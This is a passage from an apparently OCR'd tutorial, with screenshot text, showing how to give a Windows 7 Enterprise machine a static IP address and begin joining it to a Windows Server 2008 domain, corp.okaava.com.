
Preferred DNS server: 10 . 10 . 10 . 1

Alternate DNS server: . . .

□ Validate settings upon exit

Set IP address as 10.10.10.2 and subnet mask as 255.0.0.0. Set the default gateway and preferred DNS server to 10.10.10.1, the IP address of the Windows Server 2008.

In the windows 7 Enterprise system, Go to Control Panel > System and Security > System Settings. Here you can see the computer name, domain and workgroup settings. Click on "Change settings".



View basic information about your computer

Windows edition

Windows 7 Enterprise

Copyright © 2009 Microsoft Corporation. All rights reserved.

Service Pack 1

System

Rating: System rating is not available

Processor: Intel(R) Core(TM) i3-4030U CPU @ 1.90GHz 1.90 GHz

Installed memory (RAM): 1.00 GB

System type: 32-bit Operating System

Pen and Touch: No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

Computer name: WIN-3UBAMPRSJ

Full computer name: WIN-3UBAMPRSJ

Computer description:


Workgroup: WORKGROUP

Windows activation

30 days to activate. Activate Windows now

Product ID: 00392-918-5000002-85328 Change product key

Change the computer name and make it a member of domain corp.okaava.com.



Computer Name/Domain Changes

You can change the name and the membership of this computer. Changes might affect access to network resources. More information


Computer name: WIN-3IJIBAMPRSJ

Full computer name: WIN-3IJIBAMPRSJ

Member of

○ Domain:

● Workgroup: WORKGROUP



Computer Name/Domain Changes

You can change the name and the membership of this computer. Changes might affect access to network resources. More information

Computer name: Computer-1

